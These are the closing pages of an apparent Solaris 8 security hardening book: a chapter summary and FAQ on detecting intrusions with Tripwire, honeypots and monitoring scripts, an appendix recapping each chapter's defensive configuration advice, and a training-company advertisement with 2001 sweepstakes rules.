Finally, we discussed a way to get a quick overview of the systems for which we're responsible e-mailed to us each morning. Using customized scripts that are scheduled to run on a regular timetable, we can see the data we want to see to ensure the integrity of our protected systems. This provides a valuable resource of information and serves as a reminder that security requires constant maintenance.

Designing a solid security environment is challenging and frustrating—challenging in that it takes constant review (you can never stop looking for trouble) and frustrating in that the only time your efforts will really get noticed is when you fail. Isn't that a cheery thought? Use that idea as a way to keep you on your toes. Remember, nobody ever surprised a true paranoid.

Solutions Fast Track

Monitoring for Hacker Activity

- ☑ Using Tripwire is an excellent way to monitor changes to files and directories. While the commercial version offers additional features, the open-source version is an ideal solution for providing security on a limited budget.
- ☑ The tw.pol file is the policy file that decides what is monitored by Tripwire and when the alerts are sent.
- ☑ The commercial version offers Tripwire Manager, which you can use to monitor and configure multiple systems remotely.

Using Shell Scripts to Alert Systems Administrators

- ☑ You can use custom shell scripts to provide additional monitoring.
- ☑ Make sure that the scripts are in a secure directory and are run by a nonroot account.
- ☑ Use the **crontab** command to set the scripts to run on a regular schedule.

What to Do Once You've Detected a Hack

- ☑ A honeypot is a system designed to lure hackers away from your protected systems or networks.
- ☑ A honeypot should be configured carefully so as not to allow the hacker to gain access to other systems while at the same time monitoring the hacker's activity.
- ☑ Commercial version of honeypots can simulate entire networks, but be aware that the false system will all originate from the same MAC address.

Monitoring Solaris Log Files

- ☑ The logs under /var/adm are valuable for getting information on recent activity.

☑ Make sure that the syslog file is protected on a honeypot system. One way is to write to a remote server.

☑ The configuration files under the /etc directory need to be protected from hacker manipulation. Make sure that Tripwire is configured to guard these files.

Creating Daily Reports

☑ One way to keep tabs on your systems is to create a shell script that will e-mail you a report each day.

☑ Some good pieces of information to keep track of are the most recent entries in the /var/adm/messages file, the last time the system was rebooted, and the current CPU load and active logins.

☑ Use the **crontab** command to enter the scripts as a daily cron job.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: If I should name my honeypot something important sounding, should I name my real systems something unimportant sounding?

A: It depends on your overall naming scheme. Don't think that by naming your DNS server something such as keep-moving-nothing-to-see-here-1, you'll convince hackers that it's not an important system. Don't do anything that will call attention to it. It's a good idea to stick with your naming scheme, but make the honeypot sound more important. I often use the same naming convention for my network's production servers as my network's workstations. Naturally there's more to a honeypot than just the naming, but you'd be surprised at how uninterested a hacker will be in a system named djackson141a-wks.

Q: I'm not very experienced with shell scripting. What's the best way to learn?

A: There are some fantastic resources on the Web. One of my personal favorites is Shelldorado, run by Heiner Steven. It can be found at www.shelldorado.com. It has great training resources, examples, and fun tips and tricks. It's got something to offer anyone with any level of experience.

Q: Where should I keep my scripts on my system, and how should I protect them?

A: There are many opinions regarding this issue, but I usually create a fake user and lock the account. I then put all the system scripts in that user's home directory, make the user the owner, and put execute-by-user-only permissions on them. For example, if my fake user is named *selmac*, the command would be **chown selmac monitor.sh; chmod 100 monitor.sh**.

Q: To whom should I report suspected hacking attempts?

A: It really depends on the severity of the attack and your company policy. I always like to report any major attempts, successful or unsuccessful, to the CERT Coordination Center at www.cert.org. I think it's important to let my peers know of problems they could potentially face. Since I benefit so much from the information distributed by organizations such as CERT, I feel obligated to give something back when I can.

Appendix

Hack Proofing Sun Solaris 8 Fast Track

This Appendix will provide you with a quick, yet comprehensive, review of the most important concepts covered in this book.

❖ Chapter 1: Introducing Solaris Security: Evaluating Your Risk

Exposing Default Solaris Security Levels

☑ Consider changing the umask in /etc/profile from the default value of 022 to something more restrictive, such as 027.

☑ Disable FTP access for all users by adding every entry from /etc/passwd to /etc/ftpusers. Restore access on a case-by-case basis by removing entries from /etc/ftpusers.

☑ Replace insecure cleartext daemons, such as FTP, Telnet and the Berkeley r-commands, with a secure replacement like SSH or OpenSSH.

☑ Create Authorized Use banners in /etc/motd and /etc/issue.

Evaluating Current Solaris Security Configurations

☑ Examine and disable any unnecessary network services, such as finger and echo.

☑ Some system daemons, such as Sendmail, run with more privilege than necessary. Reconfigure these to run with less privilege as a nonroot user.

Monitoring Solaris Systems

☑ Two excellent GUI monitoring tools are sdtprocess and sdtperfmeter.

☑ Record failed login attempts by creating the /var/adm/login logfile.

☑ Keep an eye on who is logging into the system using the **who** and **last** commands.

☑ Find out who has been using the root account by tracking access to the **su** command in /var/adm/sulog.

Testing Security

☑ Instruct your users in the ways of selecting secure passwords.

☑ Audit user's password selections from time to time by trying to decipher them using a cracking program.

Chapter 1 Continued

☑ Monitor the system for rogue world-writable files, and change their access modes to something more restrictive (775 at the minimum, but preferably 644).

Securing against Physical Inspections

☑ Change the security mode in the OpenBoot PROM to protect the system from booting from unauthorized media.

☑ Set a password that restricts access to OpenBoot configuration.

☑ Set the oem-banner to display an Authorized Use banner similar to the one used in /etc/issue and /etc/motd.

Documenting Security Procedures and Configurations

☑ Create an administrative log, such as /var/adm/*hostname*.journal, that logs administrative changes made to the system as well as system information like the hardware configuration.

☑ Take periodic snapshots of the free disk space with the **df** command.

☑ Take periodic snapshots of the CPU and memory utilization metrics with the **vmstat** command.

❖ Chapter 2: Securing Solaris with the Bundled Security Tools

The Orange Book

☑ The Orange Book is the foundation for computer security as it is modeled today, providing the de facto standard for assessing security levels with classifications such as C1, C2, and B1.

☑ The file security defined in the Orange Book provides the basic model used in virtually all computer systems today.

☑ Even though the Orange Book classification levels go from the lowest level D to the highest level A, in reality, except for a very few exceptions, most operating environments run under C1, C2, or B1 levels.

Chapter 2 Continued

Choosing Solaris 8 C2 Security

- ☑ The SunSCREEN Basic Security Module is required in order to bring the default installation of the Solaris 8 OE up to C2 level security.
- ☑ Auditing must be configured and managed with an organized methodology in order for it to be useful and controllable.
- ☑ Auditing can be finely configured and managed by editing the audit_control and audit_user files and utilizing the **auditconfig**, **auditreduce**, and **praudit** commands.

Choosing Trusted Solaris 8

- ☑ Choosing the Trusted Solaris 8 OE, although providing a very high level of security, requires a commitment of both human and system resources to administer and maintain.
- ☑ Role-Based Access Control (RBAC) and Mandatory Access Control (MAC), also known as *labeling*, are keystones to the comprehensive protection provided in Trusted Solaris 8 OE.
- ☑ Proper auditing and auditing analysis are cornerstones of all security systems. Administrators must always be vigilant for possible breaches.

Solaris 8 Security Enhancements

- ☑ SunScreen SecureNet provides an effective means of encrypting network traffic. SunScreen Simple Key Management for Internet Protocols (SKIP) is the mechanism provided in SunScreen Secure Net for encrypting network traffic. Virtual private network (VPN) is a subset of SKIP and provides a way for a highly encrypted point-to-point connection or tunneling to be created either on a local LAN, across a WAN, or even across the Internet.
- ☑ The Solaris Security Toolkit is a group of scripts designed to help facilitate the creation of secure systems. The scripts are highly configurable, but since they are available for free as a download from Sun, they are not supported.
- ☑ OpenSSH is an open-source application that has been ported to Solaris 8 and can be compiled and linked to run in that environment. It provides a secure means of doing X-access communications between clients and

Chapter 2 Continued

servers. It works with the Solaris Security Toolkit for deployment and provides a necessary communications component that is normally disabled by the Toolkit by default.

❖ Chapter 3: Securing Solaris with Freeware Security Tools

Detecting Vulnerabilities with Portscanning

☑ Portscan your own networks regularly and become familiar with your network residents.

☑ Automate your scans, including results delivery, to make your life simpler and easier, but always be sure to take the time to review the results.

☑ Most portscanners require root privileges to use some of the more advanced features. Be certain your cron jobs run as root or you may get false results.

☑ Even security software can be compromised from time to time. For jobs and scripts that must run applications as root, consider setting them up in a chrooted environment. Always limit your exposure.

☑ Understand whether you absolutely need a given port and service available on a system. Open services are an inviting target for malicious hackers.

☑ Portscan everything, even your routers and firewalls. Nothing is necessarily immune from attack and compromise. Understand the whole network, from end to end.

Discovering Unauthorized Systems Using IP Scanning

☑ A network scanner is only as effective as the IP documentation for the network you are scanning.

☑ Understanding and using arp tools is an important step toward discovering unwanted guests on your networks.

☑ Familiarize yourself with the common hardware vendor MAC prefixes on your network. Maintain hard copies if necessary.

Chapter 3 Continued

- ☑ Conduct your ping sweeps at random times. Don't fall into a pattern that a potential intruder may catch on to.

Detecting Unusual Traffic with Network Traffic Monitoring

- ☑ Snoop, a built-in Solaris utility, is a powerful network tool for real-time monitoring of network activity for short periods of time.
- ☑ A dedicated sniffer/IDS system like Snort is the best way to get current and historically accurate information about network traffic types and patterns.
- ☑ Maintaining a static arp cache will help protect your network from spoofed arp entries, which can, at any other time, fool even some of the best IDS systems.
- ☑ Maintain a good set of IDS logs on backup tape. When a breach isn't discovered immediately, that evidence may become very important.

Using Sudo

- ☑ With Sudo, there is no need to give out your root passwords.
- ☑ Sudo's logging features help you track and document the execution of super-user programs. In the event of unauthorized activity, this logging will help you track down the culprit.
- ☑ By grouping users together in Sudo's configuration file, you can give a pool of qualified administrators access to the resources they need most.
- ☑ Be certain your users are trained in using Sudo and that they understand their limitations in relation to Sudo.

❖ Chapter 4: Securing Your Users

Creating Secure Group Memberships

- ☑ Solaris provides several groups at installation time. Most are reserved for system utilities and daemon processes. The sysadmin group allows access to Admintool. Generally, GIDs less than 100 are reserved for system default

Chapter 4 Continued

groups, as are GIDs over 60,000. Be aware that Admintool assigns a default group of 0, which is a serious security risk.

- ☑ Each user can be a member of one primary group and no more than 16 secondary groups.
- ☑ Roles-based Access Control (RBAC) is a new addition to Solaris 8. It allows systems administrators to delegate certain tasks to individuals or groups that were formerly reserved for the root user. RBAC attempts to address the all-or-nothing privilege set normally found on UNIX systems by providing a means to define new roles, delegate these roles to users or groups, and easily revoke such permissions.

Understanding Solaris User Authentication

- ☑ The three files in /etc/default, passwd, su, and login, control account and login policies. There, systems administrators can set default umasks, paths, password length restrictions, and password expiration periods.
- ☑ Solaris uses the /etc/nsswitch.conf file to determine the order in which information services such as flat files, NIS, or NIS+ are searched for authentication data.

Authenticating Users with NIS and NIS+

- ☑ Distributed authentication systems demand a best practices form of security, rather than a point-by-point review of weaknesses and solutions.
- ☑ The ideal network for distributed network databases is controlled entirely by a single group of administrators. Users are not allowed to run their own machines on the secure network, nor are NIS or NIS+ services provided to such machines.
- ☑ Consider using SecureRPC to authenticate and encrypt RPC transactions.
- ☑ If SecureRPC is unavailable or unmanageable, consider using ipfilter or a portmapper replacement to prevent unauthorized access to RPC services.
- ☑ Keep UID 0 accounts local and rigidly protected. Root and root-like accounts should never be in NIS.

Chapter 4 Continued

Authenticating Users with Kerberos

☑ Kerberos is an authentication system that relies on mutual trust of a secure third party, called the Key Distribution Center (KDC). The basic tenet of Kerberos is that the Kerberos principal, or password, never travels on the network, even in encrypted form.

☑ Kerberos Ticket Granting Tickets (TGTs) are held by the workstation in a file called the *credentials cache*. These tickets have configurable validity periods. As long as a TGT is valid, the user will not have to enter a password to connect to Kerberized services. This feature is called single-sign-on.

☑ By allowing for the secure exchange of a secret key between the KDC, a service, and the user, Kerberos makes encrypted versions of common applications like rlogin, rsh, and Telnet possible.

☑ The lack of Kerberized clients for the PC and Macintosh platforms, particularly among e-mail software, hinders its effective deployment at most sites.

☑ A PAM-authenticated login, or /usr/krb5/bin/kinit, creates a credentials cache. From then on, for the validity period of the cache, the Kerberized rlogin, rsh, rcp, and Telnet commands will not require a password. The use of the -x option can force these commands to create an encrypted channel.

☑ At logout, /usr/krb5/bin/kdestroy should be used to remove existing credentials caches. This prevents an attacker from potentially using a still valid ticket to masquerade as another user.

Authenticating Users with the Pluggable Authentication Modules

☑ PAM provides a flexible, interchangeable authentication mechanism. PAM can control all aspects of user accounts, from authentication to session and password management. PAM modules are stackable in that modules can be executed in any order, with some required at all times and some sufficient, to achieve different security strategies.

☑ Various PAM configurations can allow access to certain administrative functions by group membership.

☑ Some services can require different authentication methods, like SecurID or Radius, without affecting other services, simply by changing the pam.conf.

❖ Chapter 5: Securing Your Files

Establishing Permissions and Ownership

☑ Be very wary of SUID/SGID binaries.

☑ Use ACLs on all binaries left SUID/SGID after your audit.

☑ Consider the use of Role Based Access Control to allow limited access to privileged commands.

☑ Consider the use of FixModes to assist you in the correction of base permissions.

Using NFS

☑ Be very cautious about the file systems or directories that you share.

☑ Share read-only files whenever possible.

☑ When mounting file systems, mount them NOSUID to ensure greater security.

Locking Down FTP Services

☑ Seriously evaluate your need to run FTP services.

☑ Apply all vendor patches and test that vulnerabilities do not exist.

☑ Run anonymous FTP services only in a chrooted environment; verify that you cannot *break out* of the *jail*.

☑ If you allow download only, verify that you cannot create files on the server as an FTP user.

Using Samba

☑ Never use hosts equiv or rhosts authentication!

☑ Always define each user's home share explicitly, and use access control wherever possible.

☑ Be wary of any directive that allows program execution with root privilege.

☑ Protect your smbpasswd file as carefully as you would your /etc/shadow file.

Chapter 5 Continued

Monitoring and Auditing File Systems

☑ Be aware of your installed baseline. Be sure to take a snapshot of the system immediately after installation and configuration. Keep this snapshot well protected.

☑ If you opt to use BSM auditing, be sure that you use some sort of log reduction system. Audit logs can fill very fast and can clog the system if left unchecked.

☑ Also with BSM, remember to configure the audited events and monitor them for applicability. This setting is one that might require tuning!

❖ Chapter 6: Securing Your Network

Configuring Solaris as a DHCP Server

☑ Determine your lease pools, default gateways, lease-time, and any other client data before beginning.

☑ Use the command-line **dhcpconfig** setup tool to create your DHCP server configuration. Be sure to enable logging.

☑ Use the GUI tool **dhcpmgr** tool to maintain your DHCP configurations and set up host specific options.

Securing DNS Services on Solaris

☑ Understand that attackers can leverage unsecured DNS servers as a roadmap to identify and target interesting hosts for attack.

☑ Consider splitting your DNS into separately updated public and private servers.

☑ Configure BIND to run in a *chroot* jail.

☑ Restrict zone transfer information as tightly as possible in the named.conf file.

Chapter 6 Continued

Configuring Solaris to Provide Anonymous FTP Services

☑ Add all users to the /etc/ftpusers file and remove them on a case-by-case basis depending on the user's need for FTP services.

☑ Understand why anonymous FTP is inherently insecure. Then, if it is still determined to be a requirement, use the configuration script in the man page for in.ftpd(1M) to configure the anonymous FTP server in a *chroot*'ed Berkeley r-commands environment.

Using X-Server Services Securely

☑ Understand the difference in security levels between host-based and user-based authentication.

☑ Unless resources are cramped on your Solaris servers, use XDM for OpenWindows, which takes care of generating magic cookies for you.

☑ Where possible, use SSH for forwarding X-connections for increased security and authentication.

Using Remote Commands

☑ Restrict the use of the Berkeley r-commands as much as possible.

☑ Understand that /etc/hosts.equiv and .rhosts will allow password-less logins to your servers, which is often quite undesirable.

☑ Disable the Berkeley r-commands entirely and use SSH as a drop in replacement. SSH has a very low learning curve because it uses identical syntax to the Berkeley r-commands in almost all cases.

❖ Chapter 7: Providing Secure Web and Mail Services

Configuring the Security Features of an Apache Web Server

☑ Write your CGI scripts with security as the first consideration.

Chapter 7 Continued

- ☑ Configure your cgi-bin directories and restrict access to them as needed.
- ☑ Protect other parts of your Web tree with the **<Directory>** directive. You can restrict based on hostname, IP address, or several other criteria.
- ☑ Use Apache's VirtualHost directive to hide the identity of your Web servers. Used in conjunction with multiple IP addresses, you may obtain some level of security for your systems.

Monitoring Web Page Usage and Activity

- ☑ Perl is an excellent tool for simple Web monitoring scripts. With its inclusion in Solaris 8, make liberal use of its excellent string-handling capabilities.
- ☑ Monitor your server for excessive 404 results. A search engine or another page may have outdated link information. You will want to update this information to get users to the right parts of your site.
- ☑ If you have password-protected parts of your site, monitor your log files for excessive 403 results. A few may indicate a forgotten password, but several dozen or hundred may indicate a brute force attack against your site.

Configuring the Security Features of Sendmail

- ☑ The access_db feature allows you a great amount of flexibility in who to accept mail from or for.
- ☑ Sendmail comes with relay capabilities turned off by default. Use caution when allowing even limited relaying.
- ☑ You should understand all the relaying features of sendmail and keep an eye on your mail server activity. If you notice a suspicious sendmail.cf or odd entries in your sendmail.mc file, suspect UBE activity.
- ☑ Utilize sendmail rulesets to help filter objectionable or unwanted e-mail, but use them carefully. Rulesets often have a high overhead in sendmail.
- ☑ Understand the relay configuration options for sendmail before making any real-world changes. In the event your changes do not work out, be ready to backtrack.

❖ Chapter 8: Configuring Solaris as a Secure Router and Firewall

Configuring Solaris as a Secure Router

☑ The ability to shut down all services on the system, make configuration changes to a running kernel, and create multiple layers and access control on the system without bouncing the system make Solaris the perfect choice for a network with a 110-percent uptime requirement.

☑ The stock install of Solaris provides connectivity between the divided portions of the same network or even different networks altogether by simply turning up the system with the interfaces configured to communicate with connected networks.

☑ A default installation of Solaris with more than two interfaces (including the loopback interface) that aren't configured by DHCP will route traffic by default.

☑ You don't have a hope of security or integrity for your network without first having a secure router. Therefore, the implementation of a system as a router must be secure by design. This consideration must be made at the very beginning of system design and observed diligently through deployment and afterward in maintenance.

Routing IP Version 6

☑ Solaris 8 is IP version 6 capable. It is possible to configure an interface to communicate with an IPv6 host on the network and still retain IPv4 communication. This is known as *running a dual stack*.

☑ Putting everything in place to make IPv6 functional on a Solaris 8 system is relatively easy. A prerequisite is having the system route traffic configured for regular IPv4 traffic.

IP Version 6 Hosts

☑ One feature of IPv6 is the ability to autoconfigure systems with an IP address when they bootstrap. This can be an advantage in networks with a large number of hosts that might not need connectivity with one another or a known accessible address.

Chapter 8 Continued

☑ Interfaces on a Solaris 8 system using IPv6 can be manually configured using data on the system or via data attained from DNS.

☑ Solaris is capable of functioning as a gateway as well as a router. In implementation, there is little difference between the two. The difference lies in their placement on networks and the way in which they interact with hosts.

Configuring Solaris as a Firewall

☑ Firewalls differ in terms of configuration commands, administrative interfaces, and various features. All firewalls are designed to do basically the same thing: filter traffic. The two types of firewalls available are stateless and stateful.

☑ SunScreen Lite is a free version of the SunScreen Secure Net Firewall package. SunScreen Lite is designed to operate in routing mode. SunScreen Lite can be used in VPNs and supports Simple Key Management of Internet Protocol.

☑ The IP Filter package is one of the older firewall implementations available on the Internet, originally released in 1993. It cam be implemented as both a network firewall and a host-based firewall. It supports both IPv4 and IPv6 networks.

Guarding Internet Access with Snort

☑ Snort is ideal for performing intrusion detection. It is capable of monitoring a range of IPv4 addresses and multiple interfaces of a system.

☑ When Snort detects a signature that matches one in a previously established database, it generates an alert to notify the parties responsible for the system.

❖ Chapter 9: Using Squid on Solaris

The Default Settings of a Squid Installation

☑ By default, Squid denies access to all browsers. You must configure an allowed range of IP addresses. It is best to preserve Squid's default-deny behavior to ensure your proxy is used only in the manner you expect.

Chapter 9 Continued

☑ SNMP and the cachemgr.cgi CGI program allow advanced monitoring and control of the cache, but they require careful attention to security.

Configuring Access to Squid Services

☑ Squid can require that users authenticate before accessing the proxy. By default, Squid is capable of handling HTTP basic auth by way of an external program.

☑ Squid authentication is tied to the client IP address and lasts for one hour. This value can be configured through the authenticate_ttl tag for longer or shorter durations, as your clients require.

☑ HTTP basic auth travels in the clear, so Squid access passwords should be different from those that provide access to shell accounts or electronic mail. Consider one of the many CGI password-changing forms to simplify account maintenance for your users.

☑ The three most common Web browsers can access the Internet through a proxy server. In general, all that is needed is a cache host name and a port number. The use of an automatic proxy configuration URL, which is supported by either Netscape or Internet Explorer, will simplify client configurations and allow greater control over how clients access the proxy.

Excluding Access to Restricted Web Sites

☑ Use url_regex or dstcom_regex to match remote sites.

☑ To regulate the type of content downloaded, use the req_mime_type regular expression.

☑ Regulating Web content may improve performance or prevent the viewing of questionable material, but aggressive filtering carries with it the risk that performance and browsing may be negatively impacted.

❖ Chapter 10: Dissecting Hacks

Securing against Denial of Service Hacks

☑ Configure network equipment to restrict traffic to permitted protocols, routable address spaces, and committed access rates.

☑ Configure mail servers properly to mitigate the effects of e-mail floods by providing for a large, separate partition to hold /var/spool/mqueue. Also consider using anti-SPAM software or writing rulesets to identify and reject SPAM.

☑ Tune Solaris's kernel parameters to allow for larger TCP connection queues and shorter TCP abort timers.

Securing against Buffer Overflow Hacks

☑ Add *noexec_user_stack* and *noexec_user_stack_log* to /etc/system. While this doesn't eliminate the problem of buffer overflows with 100% certainty, it will certainly make it more difficult for the average hacker to exploit a system with a buffer overflow.

☑ Stay current on system patches.

☑ Don't run unnecessary services. The more services run on a system, the greater the possibility that a buffer overflow will be discovered in a service and exploited by an attacker.

Securing against Brute Force Hacks

☑ Establishing a good password policy is a key feature in defending against brute force hacks. Passwords should expire after a reasonable amount of time, but not so often that users find the policy too troublesome.

☑ Consider using programs such as anlpasswd, passwd+ or npasswd. These programs are designed to be used somewhat as drop-in replacements for the standard passwd program in Solaris. They provide for password strength checking before passwords are actually changed in the system files. If the user chooses a password that is considered too weak, the password will be rejected and the user will be asked to choose another one.

Chapter 10 Continued

- ☑ Be sure to require the minimum password length to be eight characters. This can be controlled by changing the value of *PASSMIN* in /etc/default/passwd from the default value of six to eight.
- ☑ Do not run NIS unless absolutely necessary. Use NIS+ instead, or consider other authentication methods such as Kerberos or LDAP.
- ☑ Occasionally run a password-cracking program such as John the Ripper on the password/shadow files to find weak user passwords. Notify the user that their password has been cracked and should be changed.

Securing against Trojan Horse Hacks

- ☑ Stay current on patch levels to limit or deny an attacker's ability to gain root privilege levels and install rootkits.
- ☑ Restrict access to the cron through the use of the /etc/cron.allow and /etc/cron.deny files.
- ☑ Run file-integrity-checking programs such as Tripwire, Fcheck, or AIDE to try to detect trojan programs.
- ☑ Set the default search paths in /etc/default/login for users and for root to /usr/bin and /usr/bin:/usr/sbin:/sbin respectively.

Securing against IP Spoofing

- ☑ Use SSH in place of the r-services (i.e. rsh, rlogin, rcp, etc.).
- ☑ If disabling the r-services is not possible, specify unique IP addresses rather than entire subnets in the /etc/hosts.equiv or .rhosts files. Also specify the username to be granted trusted host access. For example, if the system 192.168.100.1 trusts the host 192.168.100.54, the entry in the /etc/hosts.equiv file for user jdoe would be:

```
+192.168.100.54 jdoe
```

- ☑ Use tools such as arpwatch to try to detect possible MAC address spoofing attempts.
- ☑ Use SSH in place of the r-services (i.e. rsh, rlogin, rcp, etc.).

❖ Chapter 11: Detecting and Denying Hacks

Monitoring for Hacker Activity

- ☑ Using Tripwire is an excellent way to monitor changes to files and directories. While the commercial version offers additional features, the open-source version is an ideal solution for providing security on a limited budget.
- ☑ The tw.pol file is the policy file that decides what is monitored by Tripwire and when the alerts are sent.
- ☑ The commercial version offers Tripwire Manager, which you can use to monitor and configure multiple systems remotely.

Using Shell Scripts to Alert Systems Administrators

- ☑ You can use custom shell scripts to provide additional monitoring.
- ☑ Make sure that the scripts are in a secure directory and are run by a nonroot account.
- ☑ Use the **crontab** command to set the scripts to run on a regular schedule.

What to Do Once You've Detected a Hack

- ☑ A honeypot is a system designed to lure hackers away from your protected systems or networks.
- ☑ A honeypot should be configured carefully so as not to allow the hacker to gain access to other systems while at the same time monitoring the hacker's activity.
- ☑ Commercial version of honeypots can simulate entire networks, but be aware that the false system will all originate from the same MAC address.

Monitoring Solaris Log Files

- ☑ The logs under /var/adm are valuable for getting information on recent activity.
- ☑ Make sure that the syslog file is protected on a honeypot system. One way is to write to a remote server.

Chapter 11 Continued

☑ The configuration files under the /etc directory need to be protected from hacker manipulation. Make sure that Tripwire is configured to guard these files.

Creating Daily Reports

☑ One way to keep tabs on your systems is to create a shell script that will e-mail you a report each day.

☑ Some good pieces of information to keep track of are the most recent entries in the /var/adm/messages file, the last time the system was rebooted, and the current CPU load and active logins.

☑ Use the **crontab** command to enter the scripts as a daily cron job.

Index

Global Knowledge™

Every hour, every business day
all across the globe
Someone just ***like you***
is being trained by
Global Knowledge.

Only Global Knowledge offers so much content in so many formats—Classroom, Virtual Classroom, and e-Learning. This flexibility means Global Knowledge has the IT learning solution you need.

Being the leader in classroom IT training has paved the way for our leadership in technology-based education. From CD-ROMs to learning over the Web to e-Learning live over the Internet, we have transformed our traditional classroom-based content into new and exciting forms of education.

Most training companies deliver only one kind of learning experience, as if one method fits everyone. Global Knowledge delivers education that is an exact reflection of you. No other technology education provider integrates as many different kinds of content and delivery.

www.globalknowledge.com

Enter the Global Knowledge Chrysler PT Cruiser Sweepstakes

This sweepstakes is open only to legal residents of the United States who are Business to Business MIS/IT managers or staff and training decision makers, that are 18 years of age or older at time of entry. Void in Florida & Puerto Rico.

OFFICIAL RULES

No Purchase or Transaction Necessary To Enter or Win, purchasing will not increase your chances of winning.

1. <u>How to Enter:</u> Sweepstakes begins at 12:00:01 AM ET May 1, 2001 and ends 12:59:59 PM ET December 31, 2001 the ("Promotional Period"). There are four ways to enter to win the Global Knowledge PT Cruiser Sweepstakes: Online, at Trade shows, by mail or by purchasing a course or software. Entrants may enter via any of or all methods of entry.

[1] To be automatically entered online, visit our web at www.globalknowledge.com click on the link named Cruiser and complete the registration form in its entirety. All online entries must be received by 12:59:59 PM ET December 31, 2001. Only one online entry per person, per e-mail address. Entrants must be the registered subscriber of the e-mail account by which the entry is made.

[2] At the various trade shows, during the promotional period by scanning your admission badge at our Global Knowledge Booth. All entries must be made no later than the close of the trade shows. Only one admission badge entry per person.

[3] By mail or official entry blank available at participating book stores throughout the promotional period. Complete the official entry blank or hand print your complete name and address and day & evening telephone # on a 3"x5" card, and mail to: Global Knowledge PT Cruiser Sweepstakes, P.O. Box 4012 Grand Rapids, MN 55730-4012. Entries must be postmarked by 12/31/01 and received by 1/07/02. Mechanically reproduced entries will not be accepted. Only one mail in entry per person.

[4] By purchasing a training course or software during the promotional period: online at http://www.globalknowledge.com or by calling 1-800-COURSES, entrants will automatically receive an entry onto the sweepstakes. Only one purchase entry per person.

All entries become the property of the Sponsor and will not be returned. Sponsor is not responsible for stolen, lost, late, misdirected, damaged, incomplete, illegible entries or postage due mail.

2. <u>Drawings:</u> There will be five [5] bonus drawings and one [1] prize will be awarded in each bonus drawing. To be eligible for the bonus drawings, on-line entries, trade show entries and purchase entries must be received as of the dates listed on the entry chart below in order to be eligible for the corresponding bonus drawing. Mail in entries must be postmarked by the last day of the bonus period, except for the month ending 9/30/01 where mail in entries must be postmarked by 10/1/01 and received one day prior to the drawing date indicated on the entry chart below. Only one bonus prize per person or household for the entire promotion period. Entries eligible for one bonus drawing will not be included in subsequent bonus drawings.

Bonus Drawings	Month starting/ending 12:00:01 AM ET/11:59:59 PM ET	Drawing Date on or about
1	5/1/01-7/31/01	8/8/01
2	8/1/01-8/31/01	9/11/01
3	9/1/01-9/30/01	10/10/01
4	10/1/01-10/31/01	11/9/01
5	11/1/01-11/30/01	12/11/01

There will also be a grand prize drawing in this sweepstakes. The grand prize drawing will be conducted on January 8, 2002 from all entries received. Bonus winners are eligible to win the Grand prize.

All random sweepstakes drawings will be conducted by Marden-Kane, Inc. an independent judging organization whose decisions are final. All prizes will be awarded. The estimated odds of winning each bonus drawing are 1:60,000, for the first drawing and 1:20,000 for the second, third, fourth and fifth drawings, and the estimated odds of winning the grand prize drawing is 1:100,000. However the actual odds of winning will depend upon the total number of eligible entries received for each bonus drawing and grand prize drawings.

3. <u>Prizes:</u> Grand Prize: One (1) PT Cruiser 2002 model Approx. Retail Value (ARV) $18,000. Winner may elect to receive the cash equivalent in lieu of the car. Bonus Prizes: Five (5), awarded one (1) per bonus period. Up to $1,400.00 in self paced learning products ARV up to $1,400.00 each.

No substitutions, cash equivalents, except as noted, or transfers of the prize will be permitted except at the sole discretion of the Sponsor, who reserves the right to substitute a prize of equal or greater value in the event an offered prize is unavailable for any reason. Winner is responsible for payment of all taxes on the prize, license, registration, title fees, insurance, and for any other expense not specifically described herein. Winner must have and will be required to furnish proof of a valid driver's license. Manufacturers warranties and guarantees apply.

4. <u>Eligibility:</u> This sweepstakes is open only to legal residents of the United States, except Florida and Puerto Rico residents who are Business to Business MIS/IT managers or staff and training decision makers, that are 18 years of age or older at the time of entry. Employees of Global Knowledge Network, Inc and its subsidiaries, advertising and promotion agencies including Marden-Kane, Inc., and immediate families (spouse, parents, children, siblings and their respective spouses) living in the same household as employees of these organizations are ineligible. Sweepstakes is void in Florida and Puerto Rico and is subject to all applicable federal, state and local laws and regulations. By participating, entrants agree to be bound by the official rules and accept decisions of judges as final in all matters relating to this sweepstakes.

5. <u>Notification:</u> Winners will be notified by certified mail, return receipt requested, and may be required to complete and sign an Affidavit of Eligibility/Liability Release and, where legal, a Publicity Release, which must be returned, properly executed, within fourteen (14) days of issuance of prize notification. If these documents are not returned properly executed or are returned from the post office as undeliverable, the prize will be forfeited and awarded to an alternate winner. Entrants agree to the use of their name, voice and photograph/likeness for advertising and promotional purposes for this and similar promotions without additional compensation, except where prohibited by law.

6. __Limitation of Liability:__ By participating in the Sweepstakes, entrants agree to indemnify and hold harmless the Sponsor, Marden-Kane, Inc. their affiliates, subsidiaries and their respective agents, representatives, officers, directors, shareholders and employees (collectively, "Releasees") from any injuries, losses, damages, claims and actions of any kind resulting from or arising from participation in the Sweepstakes or acceptance, possession, use, misuse or nonuse of any prize that may be awarded. Releasees are not responsible for printing or typographical errors in any instant win game related materials; for stolen, lost, late, misdirected, damaged, incomplete, illegible entries; or for transactions, or admissions badge scans that are lost, misdirected, fail to enter into the processing system, or are processed, reported, or transmitted late or incorrectly or are lost for any reason including computer, telephone, paper transfer, human, error; or for electronic, computer, scanning equipment or telephonic malfunction or error, including inability to access the Site. If in the Sponsor's opinion, there is any suspected or actual evidence of electronic or non-electronic tampering with any portion of the game, or if computer virus, bugs, unauthorized intervention, fraud, actions of entrants or technical difficulties or failures compromise or corrupt or affect the administration, integrity, security, fairness, or proper conduct of the sweepstakes the judges reserve the right at their sole discretion to disqualify any individual who tampers with the entry process and void any entries submitted fraudulently, to modify or suspend the Sweepstakes, or to terminate the Sweepstakes and conduct a random drawing to award the prizes using all non-suspect entries received as of the termination date. Should the game be terminated or modified prior to the stated expiration date, notice will be posted on http://www.globalknowledge.com. Any attempt by an entrant or any other individual to deliberately damage any web site or undermine the legitimate operation of the promotion is a violation of criminal and civil laws and should such an attempt be made, the sponsor reserves the right to seek damages and other remedies from any such person to the fullest extent permitted by law. Any attempts by an individual to access the web site via a bot script or other brute force attack or any other unauthorized means will result in the IP address becoming ineligible. Use of automated entry devices or programs is prohibited.

7. __Winners List:__ For the name of the winner visit our web site www.globalknowledge.com on January 31, 2002.

